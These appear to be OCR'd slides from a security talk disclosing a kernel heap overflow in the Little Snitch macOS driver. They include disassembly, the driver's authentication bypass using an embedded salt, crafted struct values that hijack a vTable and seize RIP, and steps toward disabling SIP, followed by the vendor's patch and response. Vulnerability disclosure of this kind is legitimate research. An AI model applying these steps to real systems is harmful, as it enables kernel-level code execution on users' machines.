
IOExternalMethodDispatch Struct

...apply IDA 'struct'

```
struct IOExternalMethodDispatch {
  IOExternalMethodAction function;
  uint32_t checkScalarInputCount;
  uint32_t checkStructureInputSize;
  uint32_t checkScalarOutputCount;
  uint32_t checkStructureOutputSize;
};
```

IOExternalMethodDispatch struct

```
IORegistryDescriptorC3_sMethods
...

__const:FFFFFF7F879F7E68                db 0FAh
__const:FFFFFF7F879F7E69                db 0D8h
__const:FFFFFF7F879F7E6A                db  9Eh
__const:FFFFFF7F879F7E6B                db  87h
__const:FFFFFF7F879F7E6C                db  7Fh
__const:FFFFFF7F879F7E6D                db 0FFh
__const:FFFFFF7F879F7E6E                db 0FFh
__const:FFFFFF7F879F7E6F                db 0FFh
__const:FFFFFF7F879F7E70                db    0
__const:FFFFFF7F879F7E71                db    0
__const:FFFFFF7F879F7E72                db    0
__const:FFFFFF7F879F7E73                db    0
__const:FFFFFF7F879F7E74                db  20h
__const:FFFFFF7F879F7E75                db    0
__const:FFFFFF7F879F7E76                db    0
__const:FFFFFF7F879F7E77                db    0
__const:FFFFFF7F879F7E78                db    0
__const:FFFFFF7F879F7E79                db    0
__const:FFFFFF7F879F7E7A                db    0
__const:FFFFFF7F879F7E7B                db    0
__const:FFFFFF7F879F7E7C                db    0
__const:FFFFFF7F879F7E7D                db    0
__const:FFFFFF7F879F7E7E                db    0
__const:FFFFFF7F879F7E7F                db    0
```



assign to structure

```
IORegistryDescriptorC3_sMethods

 IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
```

'raw' IOExternalMethodDispatch

...much better!

Synack

Dispatch Method 0x7

addr, input & output

```
IORegistryDescriptorC3_sMethods

 IOExternalMethodDispatch <0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>
```

```
struct IOExternalMethodDispatch {
  IOExternalMethodAction function;
  uint32_t checkScalarInputCount;
  uint32_t checkStructureInputSize;
  uint32_t checkScalarOutputCount;
  uint32_t checkStructureOutputSize;
};
```

IOExternalMethodDispatch struct

IOExternalMethodDispatch
(method 0x7)

structure member	value	description
IOExternalMethodAction function	0FFFFFF7FA13ED8FAh	addr of the dispatch method
checkScalarInputCount	0x0	number of scalar inputs
checkStructureInputSize	0x20	size of input structure
checkScalarOutputCount	0x0	number of scalar output
checkStructureOutputSize	0x0	size of structure output

tl;dr method 0x7 expects an input structure of size 0x20, and produces no output.

Dispatch Method 0x7

a closer look...

```
IOExternalMethodDispatch
<0FFFFFF7FA13ED8FAh, 0, 20h, 0, 0>

0XFFFFFF7F86FED8FA method_0x7 proc
 ...
 mov      rax, [rdi]       ; 'this' pointer, vTable
 mov      rax, [rax+988h]  ; method
 mov      rsi, rdx
 jmp      rax
```

```
+0x0     __const:FFFFFF7FA13F5A30 vTable
         ...
         ...
+0x988   __const:FFFFFF7FA13F63B8 dq offset sub_FFFFFF7FA13EABB2
```

```
sub_FFFFFF7FA13EABB2 proc
 mov      rbx, rsi
 mov      rdi, [rbx+30h]   ; user-mode (ls) struct
 call     sub_FFFFFF7FA13E76BC

sub_FFFFFF7FA13E76BC proc near
 call     sub_FFFFFF7FA13E76F7

sub_FFFFFF7FA13E76F7 proc near
```

method 0x7 'call thru'

rdi points to 'this'

offset	value	description
+0x0	virtual table (vtable)	pointer to class's methods
+0x8	anything	class instance variables

memory layout of a C++ object

Synack

Dispatch Method 0x7


the bug!?

```
sub_FFFFFF7FA13E76F7 proc near
 mov     rbx, rdi          ; user-mode struct
 mov     rdi, [rbx+8]      ; size
 test    rdi, rdi
 jz      short leave       ; invalid size
 cmp     qword ptr [rbx], 0
 jz      short leave

 mov     rsi, cs:allocTag
 call    _OSMalloc         ; malloc
 ...
 mov     rdi, [rbx]        ; in buffer
 mov     rdx, [rbx+8]      ; size
 mov     rsi, rax          ; out buffer
 call    _copyin
```

malloc/copy (IDA)

```
struct lsStruct {
    void* buffer
    size_t size;
    ...           };

sub_FFFFFF7FA13E76F7(struct lsStruct* ls)
{
   if( (0 == ls->size) || (NULL == ls->buffer) )
        goto bail;

 kBuffer = OSMalloc(ls->size, tag);
 if(NULL != kBuffer)
   copyin(ls->buffer, kBuffer, ls->size);
```

malloc/copy (pseudo-code)



how is this a bug!?

Dispatch Method 0x7

size matters ;)

vm_size_t is 64bits!

libkern/libkern/OSMalloc.h

```
void* OSMalloc( uint32_t  size ...);
```

VS.

osfmk/x86_64/copyio.c

```
int copyin(..., vm_size_t nbytes );
```


64bit

32bit

offset	15	...	8	7	6	5	4	3	2	1	0
value			1	0	0	0	0	0	0	0	2

64bit value: 0x100000002

32bit value: [redacted]00000002



```
struct lsStruct ls;
ls.buffer = <some user addr>;
ls.size   = 0x100000002;

//malloc & copy
kBuffer = OSMalloc(0x00000002, tag);
if(NULL != kBuffer)
   copyin(ls->buffer, kBuffer, 0x100000002);
```


heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41


kernel heap

Synack

OWNING LITTLE SNITCH

exploitation?





Synack

Issue 0x1

gotta 'authenticate'

```
method_0x7  proc

cmp     byte ptr [rdi+0E9h], 0
jz      short leave

 ;buggy code
```

0x0? leave :(

```
method_0x8  proc

 MD5Update(var_90, r14 + 0xea, 0x10);
 MD5Update(var_90, 0x8E6A3FA34C4F4B23, 0x10);
 MD5Final(0x0FC5C35FAA776E256, var_90);

do{
    rdx = rcx;
    rcx = *(int8_t *)(rbp + rax + 0xffffffffffffff60);
    rcx = rcx ^ *(int8_t *)(rbx + rax);
    rcx = rcx & 0xff | rdx;
    rax = rax + 0x1;
} while(rax != 0x10);

if (rcx == 0x0)
  *(r14 + 0xe9) = 0x1;
```

flag -> 0x1 :)

set 'auth' flag

```
unsigned char gSalt[] =
 "\x56\xe2\x76\xa7\xfa\x35\x5c\xfc
  \x23\x4b\x4f\x4c\xa3\x3f\x6a\x8e";
```

1. connect to Little Snitch driver ('at_obdev_LSNKE')
2. invoke method 0x4 returns 0x10 'random' bytes
3. hash this data, with embedded salt (\x56\xe2\x76\xa7...)
4. invoke method 0x8 to with hash to authenticate

authenticated;
can (now) reach buggy code!

Synack

Issue 0x2

the bug isn't exploitable!?

```
kBuffer = OSMalloc(0x00000002, tag);

copyin(ls->buffer, kBuffer, 0x100000002);
```


heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	[untouched]

only two bytes are copied!?


x86_64/locore.s

```
_bcopy(const void *, void *, vm_size_t);
/*
 * Copyin/out from user/kernel
 * rdi: source address
 * rsi: destination address
 * rdx: byte count
 */
Entry(_bcopy)
// TODO:
//  think about 32 bit or 64 bit byte count

    movl    %edx,%ecx
    shrl    $3,%ecx
```

32bit :(




$EDX/$ECX byte count
(not $RDX/$RCX)



submit bug report to Apple (2013)

```
Entry(_bcopy)
    xchgq   %rdi, %rsi

    movl    %rdx,%rcx
    shrl    $3,%rcx
```



fixed! (OS X 10.11, 2015)

Synack

Issue 0x3

controlling the heap copy

control exact # of bytes copied into buffer

panic :(


heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41

```
Entry(_bcopy)

RECOVERY_SECTION
RECOVER(_bcopy_fail)
  rep movsq
  movl %edx, %ecx
  andl $7, %ecx
RECOVERY_SECTION
RECOVER(_bcopy_fail)

_bcopy_fail:
  movl $(EFAULT),%eax
  ret
```

'fault toleranance'

```
struct lsStruct ls;

ls.buffer = 0x100FFC
ls.size = 0x100000002;
```

ls struct




Synack

SUCCESS!

vTable hijacking ($RIP)

heap buffer [size: 2 bytes]		C++ object [0xffffff8029a27e00]
0x41	0x41	0x4141414141414141



attacker controlled vTable pointer

controls:

1. allocation size
+
2. bytes copied
+
3. # of bytes copied

```
(lldb) x/4xg 0xffffff8029a27e00
0xffffff8029a27e00: 0x4141414141414141 0x4141414141414141
0xffffff8029a27e10: 0x4141414141414141 0x4141414141414141

(lldb) reg read $rax
rax = 0x4141414141414141

(lldb) x/i $rip
->  0xffffff8020b99fb3: ff 50 20  callq  *0x20(%rax)
```

control of $RIP :)

Synack

WEAPONIZING

reliably exploiting a macOS heap overflow

"Attacking the XNU Kernel in El Capitan" -luca todesco

"Hacking from iOS 8 to iOS 9" -team pangu


"Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he

- controlling heap layout
- bypassing kALSR
- bypassing smap/smep
- payloads (!SIP, etc)

SIP/code-sign 'bypass'


(buggy) kext still validly signed!

1. get root
2. 'bring' & load buggy kext
3. exploit & disable SIP
   run unsigned kernel code, etc



CONCLUSIONS

wrapping it up



Synack

Vendor Response :\


take 0x1

```
mov     rbx, rdi          ; user struct
mov     edi, [rbx+8]      ; size
call    _OSMalloc

mov     rdi, [rbx]        ; in buffer
mov     edx, [rbx+8]      ; size
mov     rsi, rax          ; out buffer
call    _copyin
```

consistent size

- ✅ fixed the bug
- ❌ downplayed the bug — users won't patch
- ❌ didn't assign a CVE
- ❌ no credit (i'm ok with that)

maybe talking about my exploit!?




Little Snitch 3.6.2 (4360)

- Fixed an incompatibility of the Little Snitch Installer with some older OS X versions.
- Fixed a memory leak in Little Snitch Configuration.
- Fixed a crash in Little Snitch Configuration that could occur when creating a Diagnostics Report.
- Fixed an issue that could cause the Connection Alert to become unresponsive to user interaction.
- Fixed a rare issue that could cause a kernel panic.

Vendor Response :)

take 0x2

- [x] articulated bug
- [x] recommend users update
- [x] provided credit
- [x] working on assigning CVE
- [x] emailed to discuss improvements to reporting/response



I'm much impressed!

Little Snitch 3.6.2 (4360)


This version fixes critical security issues.
It's therefore strongly recommended to update as soon as possible.

- Fixed a critical security vulnerability that makes it possible for malicious software to run arbitrary code at the kernel level. Credit to Patrick Wardle (Synack, Inc.) for discovering this issue.
- Fixed an incompatibility of the Little Snitch Installer with some older OS X versions.
- Fixed a memory leak in Little Snitch Configuration.

VENDOR RESPONSE :)

more improvements

> *"Little Snitch implements driver checks that attempt to restrict driver connections to particular user applications"*
> *-@osxreverser ("Shut up snitch!")*



called on client connects

1. `::newUserClient(task_t task, ... )`
2. `::initWithTask()`
3. `verifyClient()`

```
if(clientHash != whitelist)
{
    //deny client connection
}
```

